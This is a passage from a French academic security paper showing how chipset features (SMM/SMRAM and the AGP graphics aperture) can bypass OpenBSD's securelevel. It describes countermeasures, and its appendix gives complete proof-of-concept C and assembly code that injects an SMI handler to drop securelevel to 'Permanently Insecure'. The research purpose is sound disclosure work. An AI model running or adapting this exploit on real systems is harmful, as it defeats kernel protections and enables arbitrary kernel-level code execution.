<sup>15</sup> Possédant un chipset Intel<sup>®</sup> ou équivalent.

- l’attaquant exécute l’appel système `i386_iopl` afin d’obtenir le droit d’écrire sur les ports d’entrée-sortie PIO ;
- l’attaquant vérifie que les SMI sont autorisées et si ce n’est pas le cas les autorise en écrivant dans le registre `SMI_EN` (voir section 3.3) ;
- l’attaquant vérifie que le bit `D_LCK` est mis à 0, puis met le bit `D_OPEN` à 1 de telle sorte que la SMRAM soit accessible en mode protégé ;
- l’attaquant utilise un accès en écriture sur `/dev/xf86` pour injecter dans la SMRAM la routine de traitement de la SMI qu’il souhaite exécuter ;
- l’attaquant déclenche une SMI à l’aide, par exemple d’un accès en écriture sur le port `0xb2`.

Le chipset va alors générer une SMI à destination du processeur qui va sauvegarder son contexte, changer de mode et exécuter la routine de traitement injectée par l’attaquant. Cette routine peut par exemple abaisser le `securelevel` ou créer une nouvelle entrée dans la table des descripteurs de segments<sup>16</sup> du mode protégé. Le code présenté en annexe A illustre une telle escalade de privilèges. Cette escalade démontre le manque de cohérence du mécanisme de `securelevel` quand `machdep.allowaperture` est non nulle.

**Contremesures** Plusieurs contremesures sont possibles dans le cas de l’exploit présenté sur OpenBSD. De façon générale, les administrateurs du système doivent mettre la variable `machdep.allowaperture` à zéro s’ils n’ont pas besoin du mode graphique. Cette mesure bloque l’accès au périphérique `/dev/xf86` et à l’appel `i386_iopl`.

Une autre contremesure pourrait être de forcer le bit `D_LCK` à 1 (avec `D_OPEN` à 0) le plus tôt possible dans la séquence de démarrage du système d’exploitation. Ce faisant, la SMRAM est rendue inaccessible depuis le mode protégé et toute injection de code ultérieure dans la routine de traitement de la SMI serait alors impossible depuis le mode protégé. Cette contremesure présente l’inconvénient majeur de faire intervenir des instructions qui sont très peu portables d’un chipset à l’autre.

**Cohérence du modèle de protection de la mémoire** Les mécanismes de protection de la mémoire (segmentation et pagination) ne s’appliquent qu’en mode protégé (ou en mode 8086 virtuel). Pour que le noyau puisse assurer l’intégrité de son propre espace mémoire, il doit utiliser correctement ces mécanismes, mais aussi garantir qu’aucune transition non maîtrisée vers d’autres modes moins sûrs n’est possible. Dans le cas du mode SMM, le modèle n’est cohérent que si la modification du code de la routine de traitement de la SMI n’est pas modifiable par une tâche de ring 3 du mode protégé. Toutefois, certains chipsets proposent une fonctionnalité (registre de configuration de la SMRAM) qui remet en cause cette propriété. Ceci pose donc le problème de la cohérence globale

<sup>16</sup> La table globale des descripteurs de segments (GDT) permet au système d’exploitation de définir la liste et les propriétés des segments reconnus par la MMU. Cette table peut également contenir des structures appelées “Call Gates” qui autorisent certaines transitions d’un ring vers un autre.

du modèle notamment lorsque le système d'exploitation utilise par ailleurs les mécanismes de délégation de privilèges E/S proposés par le processeur.

## 5.2 Utilisation de l'ouverture graphique

Cette section montre comment il est possible d'utiliser la fonctionnalité d'ouverture graphique pour réaliser une escalade locale de privilèges. Nous avons mis en œuvre ce mécanisme dans le cadre d'une attaque de type "preuve de concept" qui réalise une escalade de type "root vers noyau" sous OpenBSD en mode Highly Secure. Pour des raisons de concision, seuls les principes en sont présentés ici.

**Principes** Le principe global de l'attaque est de relocaliser l'ouverture graphique de telle manière que celle-ci recouvre l'adresse correspondant à la variable stockant la valeur du `securelevel`. On crée une table de traduction que l'on localise dans l'espace utilisateur et qui va faire correspondre chaque page à elle-même (en d'autres termes, l'ouverture graphique est transparente afin de ne pas perturber le fonctionnement global du système) à l'exception de la page contenant la variable correspondant au `securelevel`. Cette page sera redirigée vers une page allouée dans l'espace utilisateur identique à la page d'origine sauf pour la valeur du `securelevel` qui sera fixée à -1. Du point de vue du système, rien n'aura changé sauf la valeur du `securelevel`. Le passage en mode "Permanently Insecure" est ainsi transparent pour le système d'exploitation.




Fig. 3. Principes d'une attaque exploitant l'ouverture graphique

Une fois le `securelevel` abaissé, il est aisé d'exécuter du code arbitraire en ring 0 par exemple en chargeant un module noyau. On peut imaginer de nombreuses

variantes à cette attaque. Il est ainsi possible en utilisant cette technique de substituer à toute structure noyau<sup>17</sup> ou code noyau une copie spécialement préparée à cet effet (voir l'exemple du remplacement dynamique de la table des descripteurs de segments (GDT) sur la figure 3). Sur un système mettant en œuvre le mécanisme des capacités (voir section 4.2), on pourrait de même exploiter `CAP_SYS_RAWIO` pour obtenir toutes les autres capacités.

L'attaque sera d'autant plus simple que le système d'exploitation n'utilise pas de lui-même la fonctionnalité d'ouverture graphique. Dans le cas contraire, l'emploi que l'on souhaite faire de cette fonctionnalité risque d'entrer en conflit avec celui que le système d'exploitation souhaite en faire, ce qui pourrait mener à des dysfonctionnements critiques du système.

**Difficultés pratiques** Afin de mener à bien l'attaque décrite ici, l'attaquant doit posséder :

- les privilèges E/S suffisants pour accéder aux registres `APBASE`, `APSIZE`, `ATTBASE` et `AGPM` ;
- un accès en lecture sur la mémoire physique afin de pouvoir établir une correspondance entre l'adresse virtuelle des buffers qu'il alloue et leur adresse physique ; ceci est nécessaire pour pouvoir renseigner les registres de configuration qui exploitent des adresses physiques ; cet accès en lecture permet aussi d'analyser la page que l'on souhaite remplacer afin que la substitution ait lieu dans les meilleures conditions.

On peut remarquer qu'un attaquant capable d'exécuter du code sous l'identité `root` en mode "Highly Secure" sous OpenBSD possède des privilèges suffisants pour mener à bien l'attaque et donc exécuter du code arbitraire avec des privilèges équivalents à ceux du noyau. La meilleure contremesure contre cette escalade de privilèges potentielle est de paramétrer le système de telle sorte que `machdep.allowaperture` soit nulle lorsque cela est possible<sup>18</sup>.

**Cohérence du modèle de protection de la mémoire** Le modèle de protection mémoire reposant sur les mécanismes de pagination et de segmentation du mode protégé ne reste cohérent que s'il est impossible aux applications utilisateur de modifier les projections mémoires spécifiées par le noyau. Or, le schéma d'attaque présenté dans cette section démontre que ces mécanismes peuvent être contournés par l'utilisation de fonctionnalités du chipset telles que l'ouverture graphique. Du code en ring 3 peut par ce mécanisme modifier les projections mémoires effectives de l'espace virtuel.

---

<sup>17</sup> On peut par exemple ajouter une "call gate" arbitraire vers le ring 0 dans la table globale des descripteurs de segments.

<sup>18</sup> Comme indiqué dans la section précédente, un tel réglage empêche le système d'utiliser le mode graphique.

## 6 Conclusion

Dans cet article, nous avons mis en évidence les conséquences d'un manque de modélisation globale des fonctionnalités matérielles des composants d'une carte mère. Plus exactement, la conjonction de plusieurs fonctionnalités proposées par le chipset et le processeur peuvent induire des faiblesses dans certains mécanismes de sécurité sur lesquels reposent les fondements de la robustesse des politiques de sécurité des systèmes d'exploitation. Dans un des exemples que nous présentons, le processeur dispose d'un mécanisme qui lui permet de s'assurer qu'aucune commande logicielle locale ne peut causer un changement de mode vers le mode SMM. Le chipset quant à lui fournit au code de démarrage de l'ordinateur une interface de configuration du mode SMM. Bien que les deux fonctionnalités soient cohérentes indépendamment l'une de l'autre, c'est leur conjonction qui met en péril le système.

Nous avons montré que le problème évoqué n'était pas un problème isolé mais bien un problème de fond qui nécessite une réponse adaptée. Nous avons précisé de quelle façon la cohérence globale des modèles de sécurité matériels et logiciels pouvait être remise en cause. Les travaux futurs s'orienteront vers la détermination des fonctionnalités potentiellement dangereuses. Il est en effet nécessaire d'étudier, à partir des privilèges délégués à chacun des acteurs d'un système, l'ensemble des opérations critiques qu'ils seront indirectement autorisés à effectuer.

## Références

1. Maximillian Dornseif, "Own3d by an iPod". *CanSecWest Core'05*. <http://cansewest.com/core05/2005-firewire-cansewest.pdf>.
2. David Maynor, "Own3d by evrithing else : USB/PCMCIA issues". *CanSecWest Core'05*. <http://cansewest.com/core05/DMA.pdf>.
3. Intel "82093AA I/O Advanced Programmable Interrupt Controller (I/O APIC) datasheet". <http://www.intel.com/design/chipsets/data/shts/290566.htm>, May 1996.
4. "IA 32 Intel Architecture Software Developer's Manual Volume 1 : Basic Architecture". <http://developer.intel.com/design/pentium4/manuals/223665.htm>
5. "IA 32 Intel Architecture Software Developer's Manual Volume 2A : Instruction Set Reference, A-M". <http://developer.intel.com/design/pentium4/manuals/223666.htm>
6. "IA 32 Intel Architecture Software Developer's Manual Volume 2B : Instruction Set Reference, N-Z". <http://developer.intel.com/design/pentium4/manuals/223667.htm>
7. "IA 32 Intel Architecture Software Developer's Manual Volume 3 : System Programming Guide". <http://developer.intel.com/design/pentium4/manuals/223668.htm>
8. Intel "82845 Memory Controler Hub (MCH) Datasheet". <http://www.intel.com/design/chipsets/datashts/290725.htm>, January 2002.

9. Intel “82801 BA-I/O Controller Hub (ICH2) Datasheet”. <http://www.intel.com/design/chipsets/datashts/290687.htm>, October 2000.
10. “The NetBSD project”. <http://www.netbsd.org>.
11. “OpenBSD”. <http://www.openbsd.org>.
12. POSIX. “IEEE Std 1003.1e 1003.2c (Withdrawn Draft)”. <http://wtxpilot.org/publications/posix.1e/>, 1997.

## A Exemple d'escalade basée sur l'exploitation du mode SMM sous OpenBSD

```
/*
 *
 * Cet exploit de type "preuve de concept" montre comment un attaquant avec des
 * privilèges "root" peut utiliser les fonctionnalités matérielles (chipset et
 * processeur) pour contourner les limitations liées à l'utilisation des
 * securelevel sous OpenBSD.
 * En pratique, les mécanismes utilisés ici permettent à l'attaquant
 * d'obtenir un accès en écriture illimité à la mémoire physique. Cet accès est
 * ici uniquement utilisé pour abaisser le securelevel d'un niveau "Secure" ou
 * "Highly Secure" vers un niveau "Permanently Insecure".
 *
 * Note: Ne pas oublier l'option -li386 lors de l'édition de liens.
 */

/*
 * fichiers d'en-tête
 */

#include <stdio.h>      /* printf() */
#include <unistd.h>    /* open() */
#include <stdlib.h>    /* exit() */
#include <string.h>    /* memcpy() */
#include <sys/mman.h>  /* mmap() */
#include <sys/types.h> /* paramètres de read(), write() and mmap() */
#include <fcntl.h>     /* paramètres de open() */

#include <machine/sysarch.h> /* i386_iopl() */
#include <machine/pio.h>     /* opérations E/S */

#define MEMDEVICE "/dev/xf86"
#define SECLVL_PHYS_ADDR "0x00598944"
        /* obtenu par "nm /bsd | grep securelevel" - 0xd0000000 */

/* Redéfinition de la routine de traitement de la SMI */

extern char handler[], endhandler[];

asm (
    ".data\n"
    ".code16\n"
    ".globl handler, endhandler\n"
```

```

"\n"
"handler:\n"
"    addr32 mov $test, %eax\n"        /* Modifie la valeur sauvegardée */
"    mov %eax, %cs:0xfff0\n"         /* pour EIP. EIP contiendra */
"    mov $0x0, %ax\n"                /* l'adresse de la fonction test() */
"    mov %ax, %ds\n"                 /* DS = 0 */
"    mov $0xffffffff, %eax\n"
"    addr32 mov %eax, SECLVL_PHYS_ADDR "\n" /* securelevel = -1 */
"    rsm\n"                           /* retour en mode protégé */
"endhandler:\n"
"\n"
".text\n"
".code32\n"
);

```

```

/*
 * On souhaite remplacer la routine de traitement de la SMI par "handler"
 * (assembleur 16 bits) qui modifie le securelevel pendant que le
 * processeur se trouve en mode SMM. De plus, "handler" modifie la valeur
 * sauvee dans la SMRAM pour EIP de telle sorte que le processeur
 * exécute la fonction test() lors de son retour en mode protégé.
 */

```

```

/*
 * Cette fonction n'est jamais appelée explicitement. Elle n'est
 * exécutée que lors d'un retour effectif vers le mode protégé
 * depuis le mode SMM.
 */

```

```

void test(void)
{
    printf("Changed secure level to INSECURE\n");
    exit(EXIT_SUCCESS);
}

```

```

/*
 * Fonction main()
 */

```

```

int main(void)
{
    int fd;

```

```

        unsigned char *vidmem;

/* On fixe IOPL à 3 afin d'obtenir un accès sur tous les ports PIO */
        i386_iopl(3);

/* On rend la SMRAM accessible depuis le mode protégé */
/* Possibilité d'interférence avec le serveur X */
        outl(0xcf8, 0x8000009c);
        outl(0xcfc, 0x00384a00);

/* On projette la routine de traitement de la SMI */
/* (0xa8000-0xa8fff) dans notre espace virtuel */
        fd = open(MEMDEVICE, O_RDWR);
        vidmem = mmap(NULL, 4096, PROT_READ | PROT_WRITE, MAP_SHARED,
                      fd, 0xa8000);
        close(fd);

/* On remplace la routine de traitement de la SMI par "handler" */
        memcpy(vidmem, handler, endhandler-handler);

/* On supprime la projection */
        munmap(vidmem, 4096);

/* On rend de nouveau la SMRAM inaccessible depuis le mode protégé */
        outl(0xcf8, 0x8000009c);
        outl(0xcfc, 0x00380a00);

/* On déclenche une SMI -- Ceci doit exécuter notre nouvelle routine */
/* de traitement de la SMI */
        outl(0xb2, 0x0000000f);

/* La suite ne devrait jamais être exécutée... La routine de */
/* traitement de la SMI, "handler", retourne vers test() */
        exit(EXIT_FAILURE);
}

```